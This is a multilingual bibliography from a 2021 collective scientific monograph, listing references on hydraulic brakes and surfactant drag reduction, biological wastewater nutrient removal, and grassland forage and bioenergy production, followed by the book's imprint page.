2. Чернюк В. В. Гідрогальмо з регулювальним затримним моментом / В. В. Чернюк // Вісник Держ. ун-ту "Львівська політехніка." Теплоенергетика. Інженерія докiлля. Автоматизація. – Львів: ДУ "ЛП". – 1995. – № 291. – С. 54-63.

3. Піцишин Б. С. Гiдравлічні гальма / Б. С. Піцишин // Вісн. Держ. ун-ту "Львівська політехніка". Теплоенергетика. Інженерія докiлля. Автоматизація. – Львів: ДУ "ЛП". – 2000. – № 404. – С. 3-9.

4. Основные закономерности эффекта Томса и влияние различных факторов на его величину / А.П. Симоненко [и др.] // Вестник Автомобильно-дорожного института Дон НТУ. – Донецк, 2016. – № 2 (19). – С. 66-73.

5. Симоненко А.П. Основные закономерности снижения гидродинамического сопротивления турбулентного трения в растворах мицеллообразующих поверхностно-активных веществ / А.П. Симоненко, Н.А. Дмитренко, П.В. Асланов // Донецкие чтения 2016. Образование, наука и вызовы современности: материалы I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Ростов-на-Дону, 2016. – Т. 1 : Физико-математические, технические науки и экология / под общ. ред. С. В. Беспаловой. – С. 191-194.

6. Особенности турбулентных течений растворов мицеллообразующих поверхностно-активных веществ / И.Л. Повх [и др.] // Механика турбулентных потоков: сборник. – Москва, 1980. – С. 44-69.

7. Симоненко А.П. Турбулентное течение водных растворов мицеллообразующих ПАВ в зазоре между коаксиальными цилиндрами / А.П. Симоненко // Инженерно-физический журнал. – 1980. – Т. XXXVIII, № 2. – С. 231-234.

8. Шлихтинг Г. Теория пограничного слоя / Г. Шлихтин. – Москва : Наука, 1974. – 712 с.

9. Drag reduction using surfactants in a rotating cylinder geometry /



[Koeltzsch K., Qi Y., Brodkey R. S., Zakin J. L.] // Exp. Fluids. – 2003. – Vol. 34, № 4. – P. 515-530.

10. Koeltzsch, K., Qi, Y., Brodkey, R. S., & Zakin, J. L. (2003). Drag reduction using surfactants in a rotating cylinder geometry. *Experiments in Fluids*, 34(4), 515–530.

11. Чернюк В.В., Піцишин Б.С. Установка для дослідження структури потоку рідини між неспіввісними статором і ротором // Вісн. Держ. Ун-ту "Львівська політехніка" "Теплоенергетика. Інженерія довкілля. Автоматизація." – Львів, № 304, – 1996. – С. 80 – 84.

12. Піцишин Б.С. Вплив ексцентриситету та водних розчинів метаупону на гідравлічний опір циліндричного ротора / Піцишин Б.С., Орел В.І., Попадюк І.Ю. // In the monograph *Wissenschaft für den modernen Menschen: physik, mathematik, chemie, medizin, biologie, ökologie, landwirtschaft, geologie*. Edited by Babintseva L.Y., Beznosyk Y., Bezruchko N.V., Bugaieva L., Verbytsky S.T. *et al.* - Publishing house: ScientificWorld-NetAkhatAV, Karlsruhe, Germany, 2021. S. 9-16. ISBN 978-3-949059-13-1. DOI: 10.30890/2709-2313.2021-04-05, (The monograph has 205 pages).

13. Піцишин Б.С. Вплив ексцентриситету та водних розчинів диталану на гідравлічний опір циліндричного ротора / Піцишин Б.С., Орел В.І., Попадюк І.Ю. // In the monograph *Technical research and development: collective monograph* / Kalafat K., Vakhitova L., Drizhd V., – etc. – International Science Group. – Boston : Primedia eLaunch, 2021. S. 417-422 p. Available at: ISBN - 978-1-63732-136-2. DOI- 10.46299/ISG.2021.MONO.TECH.I (The monograph has 616 pages).

Chapter 7.

1. Hrytsyna A. (2014). Біологічна нітрифікація-денітрифікація на очисних спорудах господарсько-побутової каналізації населених пунктів (Biological nitrification-denitrification of domestic wastewater on municipal treatment plants). Проблеми водопостачання, водовідведення та гідравліки.

2. Василенко О., Поліщук О., Василенко Л. (2014) Впровадження технології біологічної очистки стічних вод від сполук азоту і фосфору на міських очисних спорудах. КНУБА : ІТГП.

3. Kartik Chandrana, Barth F. Smetsb. (2005) Optimizing experimental design to estimate ammonia and nitrite oxidation biokinetic parameters from batch respirograms. *Water Research* 39

4. Щетинин А. (2002). Особенности реконструкции городских очистных сооружений канализации в настоящий период . *Вода и экология*. 2. 22–28.

5. Васильев Б., Мишуков Б. (2001). Технологии биологического удаления азота и фосфора на станциях аэрации. *Водоснабжение и санитарная техника*. 5. 22–25.

6. Mogens Henze, Mark C.M. van Loosdrecht, Georg A. Ekama, Damir Brdjanovic. (2008). *Biological Waste Water Treatment. Principles, Modeling and Design*. IWA Publishing

7. Хенце М., Армоэс П., Ля-Кур-Янсен Й., Арван Э. (2006). *Очистка*



сточных вод. Биологические и химические процессы. М., Мир.

8. Metcalf & Eddy, Inc. Revised by George Tchobanoglous, Franklin L. Burton, H. David Stensel. (2003). Wastewater Engineering Treatment and Reuse Fourth Edition. Tata McGraw-Hill Edition Publishing Company Limited, NEW DELHI.

9. Manual Nitrogen Control. U.S. Environmental Protection Agency. EPA/625/R-93/010 September 1993.

10. Technical Specifications for Anaerobic-Anoxic-Oxic Activated Sludge Process HJ 576-2010 / Китайские национальные экологические стандарты. 2010.

11. ATV-DVWK Standard A 131E. Dimensioning of Single-Stage Activated Sludge Plants. – 2000. – 57 p.

12. Banayan Esfahani E., Asadi Zeidabadi F., Bazargan A., McKay G., “The Modified Bardenpho Process”, Springer International Publishing AG 2018, C. M. Hussain (ed.), Handbook of Environmental Materials Management, https://doi.org/10.1007/978-3-319-58538-3_87-1

13. Mogens Henze, Mark C.M. van Loosdrecht, Georg A. Ekama, Damir Brdjanovic. (2008). Biological Waste Water Treatment. Principles, Modeling and Design. IWA Publishing

14. Данилович Д, Эпов А. (2017). Сравнительный анализ методик расчета сооружений биологической очистки сточных вод с удалением азота. Водоочистка. Водоподготовка. Водоснабжение. 4. 28–40

15. ДБН В.2.5.-75: 2013 «Каналізація. Зовнішні мережі та споруди. Основні положення проектування»

16. Пирог Т.П. Загальна біотехнологія [Текст] : підручник / Т.П. Пирог, О.А. Ігнатова. – К.: НУХТ, 2009. – 336 с.

17. Dursun, D., Jimenez, J., & Briggs, A. (2012). Comparison of Process Alternatives for Enhanced Nutrient Removal: Perspectives on Energy Requirements and Costs. Proceedings of the Water Environment Federation, 2012(17), 529–540.

18. Udo Wiesmann, In Su Choi, Eva-Maria Dombrowski. (2007). Fundamentals of Biological Wastewater Treatment. Copyright © WILEY-VCH Verlag GmbH & Co. KGaA, Weinheim ISBN: 978-3-527-31219-1.

Chapter 8.

1. Зінченко О. І. Кормовиробництво: навчальний посібник. К. : Вища освіта, 2005. 448 с.

2. Агробіологічне обґрунтування поліпшення продуктивності природних кормових угідь / Я. І. Мащак та ін. Передгірне та гірське землеробство і тваринництво. 2012. Вип. 54, ч. I. С. 40–45.

3. Сільське господарство України: статистичний збірник / Відповід. за випуск О. М. Прокопенко. Київ, 2016. 246 с.

4. Домбровська С. С., Курдюкова О. М., Конопля М. І. Природні сіножаті та пасовища північно-центрального Степу. Луганськ: Вид-во ДЗ «ЛНУ ім. Тараса Шевченка», 2013. 294 с.

5. Мойсієнко В. В. Продуктивність та екологічна оцінка пасовищ суходільних лук Полісся України. Вісник Державної агроекологічної академії України. 2001. № 1. С. 52–54.



6. Land-use and land-cover changes in rural areas during different political systems: a case study of Slovakia from 1782 to 2006 / R. Kanianska et al. *Land Use Policy*. 2014. Vol. 36. P. 554–566. DOI.org/10.1016/j.landusepol.2013.09.018.
7. Strijker D. Marginal lands in Europe – Causes of decline. *Basic and Applied Ecology*. 2005. Vol. 6. P. 99–106. DOI:10.1016/j.baae.2005.01.001.
8. Laidlaw A. S., Sebek L. B. J. Grassland for sustainable animal production. *Grassland Science in Europe*. 2012. Vol. 17. P. 47–58.
9. Potential of legume-based grassland-livestock systems in Europe / Luscher A. et al. *Grass and Forage Science*. 2014. Vol. 69. P. 206–228.
10. Smit H. J., Metzger M. J., & Ewert F. Spatial distribution of grassland productivity and land use in Europe. *Agricultural Systems*. 2008. Vol. 98. P. 208–219.
11. Grasslands in “Old World” and New World” Mediterranean climate zones: Past trends, current status and future research priorities. Porqueddu C. et al. *Grass and Forage Science*. 2016. Vol. 71. P. 1–35.
12. . Origin and history of grasslands in Central Europe / Hejman M. et al. *Grass and Forage Science*. 2013. Vol. 68. P. 345–364.
13. Soil degradation and soil quality in Western Europe: Current situation and future perspectives / Virto I. et al. *Sustainability*. 2015. Vol. 7(1). P. 313–365.
14. Bicik I., Jelencek L., Stepanek V. Land-use changes and their social driving forces in Czechia in the 19th and 20th centuries. *Land Use Policy*. 2001. Vol. 18. P. 65–73.
15. Kupkova L., Bicik I., & Najman J. Land cover changes along the Iron Curtain. *Geografie*. 2013. Vol. 118. P. 95–115.
16. Maticic B. Agricultural research and development in Eastern European countries: Challenges and needs. *Technology in Society*. 1993. Vol. 15. P. 111–129.
17. Holubek I., Petrovic F. An economic analysis of permanent and oversown grasslands based on the data from research experiments. *Ekologia (Bratislava)*. 2011. Vol. 30. P. 122–132.
18. Bezak P., Mitchley J. Drivers of change in mountain farming in Slovakia: From socialist collectivisation to the Common Agricultural Policy. *Regional Environmental Change*. 2014. Vol. 14. 1343–1356.
19. Csaki C., Lerman Z. Land reform and farm sector restructuring in the former Soviet Union and Russia. *Aula*. 1992. Vol. 14. P. 7–12.
20. Feranec J. Analysis and expert assessment of the semantic similarity between land cover classes. *Progress in Physical Geography*. 2014. V. 38 P. 301–327.
21. Grassland Management: Problems and Prospects / V. R. Squires, H. Feng, L. Hua. Boca-Raton : CRC Press. 520 p.
22. Production and quality of seminatural grassland in South-eastern and Central Europe / M. Zimkova et al. *Grassland Science in Europe*. 2007. Vol. 12. P. 15–26.
23. Cebecauerova M., Madajova M. From the analysis of spatial structure to the identification of trends in agricultural landscape in the hinterland of Bratislava. *Geographical Journal*. 2015. Vol. 67. P. 127–148.
24. Ancygier A., Szulecki K. A common renewable energy policy in Europe?



Explaining the German-Polish Policy Non-Convergence. ESPRi Working Paper No 4. April 2014. 31 p. DOI: 10.2139/ssrn.2434530.

25. Implication of agricultural bioenergy crop production and prices in changing the land use paradigm – The case of Romania / A. J. Vasile at el. Land Use Policy. 2016. Vol. 50. P. 399–407.

26. Мельник Л. Г., Сотник І. М. Економіка енергетики. Суми : Університетська книга, 2015. 378 с.

27. Гелетуха Г.Г., Желєзна Т.А., Трибой О.В Перспективи вирощування та використання енергетичних культур в Україні. Аналітична записка БАУ. 2014. № 10. 33 с. URL : <http://www.uabio.org/img/files/docs/position-paperuabio-10-ua.pdf> (дата звернення 22.05.2018).

28. Abolina E., Luzadis V. A. Abandoned agricultural land and its potential for short rotation woody crops in Latvia. Land Use Policy. 2015. Vol. 49. P. 435–445.

29. Herrmann A. Biogas production from maize: Current state, challenges and prospects. Agronomic and environmental aspects. Bioenergy Research. 2013. Vol. 6. P. 372–387.

30. Methane production potential from Miscanthus sp.: Effect of harvesting time, genotypes and plant fractions. R. Wahid at el. Biosystems Engineering. 2015. Vol. 133. P. 71–80.

31. How well does Miscanthus ensile for use in an anaerobic digestion plant? Biomass and Bioenergy / C. Whittaker et al. 2016. Vol. 88. P. 24–34.

32. Gunasselan V., Nallathambi S. Anaerobic digestion of biomass for methane: A review. Biomass and Bioenergy. 1997. Vol. 13. P. 83–114.

33. Grass biomethane for agriculture and energy / Korres N. E. et al. Genetics, biofuels and local farming systems sustainable agriculture reviews / E. Lichtfouse., 2011. Vol. 7, P. 5–49. DOI 10.1007/978-94-007-1521-9_2.

34. Nizami A. S., Korres N., Murphy J. Review of the integrated process for the production of grass biomethane. Environmental Science and Technology. 2009. Vol. 43. P. 8496–8508.

35. Weiland P. Biomass digestion in agriculture. A successful pathway for the energy production and waste treatment in Germany. Engineering in Life Sciences. 2006. Vol. 6. P. 302–309.

36. Dauber J., Jones M. B., Stout J. C. The impact of biomass crop cultivation on temperate biodiversity. Global Change Biology Bioenergy. 2010. Vol. 2. P. 289–309.

37. Tilman D., Hill J., Lehman C. Carbon-negative biofuels from low-input high-diversity grassland biomass. Science. 2006. Vol. 314. P. 1598–1600.

38. Hadders G., Olsson, R. Harvest of grass for combustion in late summer and in spring. Biomass and Bioenergy. 1997. Vol. 12. P. 171–175.

39. Kryzeviciene A. Perennial grasses as energy crops in Lithuania. Grassland Science in Europe. 2005. Vol. 10. P. 178–181.

40. Wachendorf M., Soussana J. T. Perspectives of energy production from grassland biomass for atmospheric greenhouse gas mitigation. Grassland Science in Europe. 2012. Vol. 17. P. 425–435.



41. Yield and composition of herbaceous biomass harvested from naturalized grassland in southern Iowa / S. E. Florine et al. *Biomass and Bioenergy*. 2006. Vol. 30. P. 522–528.
42. Biomass from landscape management of grassland used for biogas production: Effects of harvest date and silage additives on feedstock quality and methane yield / C. Herrmann et al. *Grass and Forage Science*. 2014. Vol. 69. P. 549–566.
43. Effects of species richness and functional groups on chemical constituents relevant for methane yields from anaerobic digestion: Results from a grassland diversity experiment / J. Khalsa et al. *Grass and Forage Science*. 2012. Vol. 69. P. 49–63.
44. Melts I., Heinsoo K., Ivask M. Herbage production and chemical characteristics for bioenergy production by plant functional groups from semi-natural grasslands. *Biomass and Bioenergy*. 2014. Vol. 67. P. 160–166.
45. Tilvikiene V., Slepetiene A., Kadziulien Z. Effects of 5 years of digestate application on biomass production and quality of cocksfoot (*Dactylis glomerata* L.). *Grass and Forage Science*, 2018. 73. P. 206–217.
46. Energy potential for combustion and anaerobic digestion of biomass from low-input high-diversity systems in conservation areas / K. Van Meerbeek et al. *Global Change Biology Bioenergy*. 2015. Vol. 7. P. 888–898.
47. The potential of Estonian semi-natural grasslands for bioenergy production / K. Heinsoo et al. *Agriculture, Ecosystems & Environment*. 2010. Vol. 37. P. 86–92.
48. Bioenergy from permanent grassland. *Biogas* / A. Prochnow at el. *Bioresource Technology*. 2009. Vol. 100. P. 4931–4944.
49. Perennial biomass feedstocks enhance avian diversity / B. A. Robertson at el. *Global Change Biology Bioenergy*. 2011. Vol. 3. P. 235–246.
50. Energy production from grassland – Assessing sustainability of different process chains under German conditions / C. Rosch at el. *Biomass and Bioenergy*. 2009. Vol. 33. P. 689–700.
51. Melts I., Heinsoo K. Seasonal dynamics of bioenergy characteristics in grassland functional groups. *Grass and Forage Science*. 2015. Vol. 70. P. 49–63.
52. Yield and chemical composition of five common grassland species in response to nitrogen fertiliser application and phenological growth stage / C. King at el. *Soil and Plant Science*. 2012. Vol. 62. P. 644–658.
53. Федоришина Л. Досягнення Інституту землеробства і тваринництва Західного регіону УААН в розвитку луківництва на заході України. Матеріали претрьої конф. молодих учених та спеціалістів “Історія освіти, науки і техніки в Україні” (м. Переяслав-Хмельницький, 26 – 27 трав. 2006 р.) Переяслав-Хмельницький, 2006. С. 24–25.
54. Федоришина Л. Роль вчених Передкарпатської сільськогосподарської дослідної станції у розвитку луківництва на заході України. Збірник наукових праць Вінницького державного аграрного університету. 2011. Вип. 30. С. 50–56.
55. Кургак В. Г. Оптимізація способів розміщення компонентів травосумішок при залуженні. Вісник аграрної науки. 1997. № 2. С. 24–27.
56. Боговін А. В., Дудник С. В. Концепція розвитку природно-ресурсного



потенціалу лукопасовищних угідь в Україні. Корми і кормовиробництво. 2001. № 47. С. 189–190.

57. Bachinger J., Reining E. An empirical statistical model for predicting the yield of herbage from legume-grass swards within organic crop rotations based on cumulative water balances. *Grass and Forage Science*. 2009. Vol. 64. P. 144–159.

58. Кургак В. Г. Способи підвищення ефективності використання багаторічних бобових трав у луківництві. Корми і кормовиробництво. 2006. Вип. 58. С. 20–28.

59. Pfisterer A. B., Schmid B. Diversity-dependent production can decrease stability of ecosystem functioning. *Nature*. 2002. Vol. 416. P. 84–86.

60. Grman E., Bassett T., Brudvig L. Confronting contingency in restoration: management and site history determine outcomes of assembling prairies, but site characteristics and landscape context have little effect. *Journal of Applied Ecology*. 2013. Vol. 50. P. 1234–1243.

61. Біологічна ефективність бінарних багаторічних бобово-злакових агрофітоценозів з козлятником східним / Ю. А. Векленко та ін. Вісник Сумського національного аграрного університету. 2014. Вип. 9 (28). С. 77–83.

62. Мишук Е. М., Ковалец Г. И. Влияние минерального питания и частоты отчуждения на урожайность овсянице-райграсового гибрида на сработанных торфяных почвах. Мелиорация переувлажненных земель. 2007. № 2. С. 112–117.

63. Тебердиев Д. М. Энергосберегающие технологии создания и использования культурных пастбищ для молочного скота в центральном районе Нечерноземной зоны Российской Федерации: дис. ... докт. с.-х. наук, ВНИИ кормов. М., 2002. 282 с.

64. Шевчук Р. В. Вплив добрив та режимів використання на формування бобово-злакового травостою. Передгірне та гірське землеробство і тваринництво. 2011. Вип. 53, ч. II. С. 118–122.

65. Минвалиев С. В., Павлова О. В. Ценотическая активность многолетних трав в условиях приморского края. Вестник Алтайского государственного аграрного университета. 2015. № 9 (131). С. 26–30.

66. Effects of liquid manure application on yield quality and botanical composition of grassland / M. Knežević et. al. *Cereal Research Communications*. 2007. Vol. 35 (2). P. 637–640.

67. Leto J., M. Knežević, Bošnjak K. Changes in grassland yield and botanical Composition -under contrasting managements: VII. Alps-Adria Scientific Workshop. Stara Lesna, Slovakia, 2008. P. 867–870.

68. Цуркан Н. В., Антипова Л. К., Балло В. М. Особливості економічної та екологічної оцінки вирощування багаторічних бобових трав на півдні України. Наукові праці. Екологія. Вип. 167. Т. 179. С. 110–112.

69. Екобіологічні й агротехнічні основи створення та використання трав'янистих фітоценозів / М. Т. Ярмолюк та ін. Львів : Паіс, 2010. 232 с.

70. Мельник М. І. Динаміка ботанічного складу ранньостиглих травостоїв Корми і кормовиробництво. 2014. Вип. 78. С. 82–88.

71. Боговін А. В. Вимоги до добору видів трав і травосумішей для



створення сіяних лук різного господарського використання. Збірник наукових праць ННЦ "Інститут землеробства УААН". 2009. Вип. 3. С. 112–120.

72. Of Land Resources & Environ Sci. And Northern / J. Jacobsen et. al. Ag. Res. Fertilizer Facts. 1995. № 7. P. 46–52.

73. Read. D. L. W., Winkleman G. E. Residual effects of nitrogen and phosphorus fertilizer on crested wheatgrass under semi-arid conditions. Canadian journal Plant Science. 1982. № 62. P. 415–425.

74. Яригіна Н. Я. Вплив добрив, унесених у сівозміні, на вміст елементів живлення в ґрунті, урожай та якість сіна конюшини. Науковий вісник НУБіП. 2014. Вип. 195(1). С. 107–112. (Серія : Агрономія).

75. Зінченко О. І. Салатенко В. Н. , Білоножко М. А. Рослинництво: підручник К.: Аграрна освіта, 2001. 591 с.

76. Мусієнко М. М. Екологія: тлумачний словник. К. : Либідь, 2004. 376 с.

77. Зеленская Н. Н. Продукционный процесс как отражение функционирования целостной экосистемы. Известия Самарского научного центра Российской академии наук. 2013. Т. 15. № 3 (4). С. 1291–1294.

78. Соломко О. Б., Ключкова О. С. Методика определения площади листьев Инновации возделывания. 2010. URL: <http://agrosbornik.ru/innovacii/106-2011-10-09-15-29-31.html> (дата обращения 14.03.2018).

79. Демидась Г. И., Коваленко В. П., Демцюра Ю. В. Формирование листового аппарата люцерной посевной и бобово-злаковыми агрофитоценозами в зависимости от их состава и уровня минерального удобрения в условиях Лесостепи Украины. Аграрный вестник Урала. 2014. № 2 (120). С. 8–12.

80. Фотосинтетическая деятельность растений в посевах Фотосинтез и вопросы продуктивности растений / Нечипорович А. А. и др. Москва: Изд. АН СССР. 1963. С. 5–36.

81. Підпалій І. Ф., Амонс С. Е., Шелест В. К. Вплив норм висіву покривних однорічних культур на формування асиміляційної поверхні та величину фотосинтетичного потенціалу травостоїв конюшини лучної при зрошенні. Корми і кормовиробництво. 2004. Вип. 54. С. 95–101.



SCIENTIFIC EDITION

MONOGRAPH
INTELLEKTUELLES KAPITAL - DIE GRUNDLAGE FÜR INNOVATIVE
ENTWICKLUNG

TECHNIK, INFORMATIK, SICHERHEIT, VERKEHR, PHYSIK UND MATHEMATIK,
BIOLOGIE UND ÖKOLOGIE, LANDWIRTSCHAFT

INTELLECTUAL CAPITAL IS THE FOUNDATION OF INNOVATIVE DEVELOPMENT

ENGINEERING, COMPUTER SCIENCE, SAFETY, TRANSPORT, PHYSICS AND

MATHEMATICS, BIOLOGY AND ECOLOGY, AGRICULTURE

MONOGRAPHIC SERIES «EUROPEAN SCIENCE»

BOOK 6. PART 4

Authors:

Boyko A. (2), Danylina H.V. (1), Datsenko S.Y. (1), Gudilin V.V. (4), Kolchak M.N. (1),
Konyk H. (8), Korobeinikova T. (2), Kravchuk I.N. (1), Malinovskiy Y.A. (1),
Matlai I. (7), Orel V.I. (6), Panakhyd H. (8), Pavlova P. (5), Pitsyshyn B.S. (6),
Pitsyshyn B. (7), Poida S. (2), Popadiuk I. (7), Popadyuk I.Y. (6), Romanyuk O. (2),
Skakalina E.V. (3), Strukov V.M. (4), Uchitel A.D. (1), Uzlov D.Y. (4),
Velichko N. (2), Vlasenkov D.P. (1)

The scientific achievements of the authors of the monograph were also reviewed and recommended for
publication at the international scientific symposium
« **Intellektuelles Kapital - die Grundlage für innovative Entwicklung '2021 / Intellectual capital is the
foundation of innovative development '2021»**
(August 30-31, 2021)

The monograph is included in
International scientometric databases

500 copies
August, 2021

Published:
ScientificWorld -NetAkhatAV
Lußstr 13,
Karlsruhe, Germany

in conjunction with Institute «SEIE»

Monograph published in the author's edition



e-mail: orgcom@sworld.education
www.sworld.education

ISBN 978-3-949059-32-2

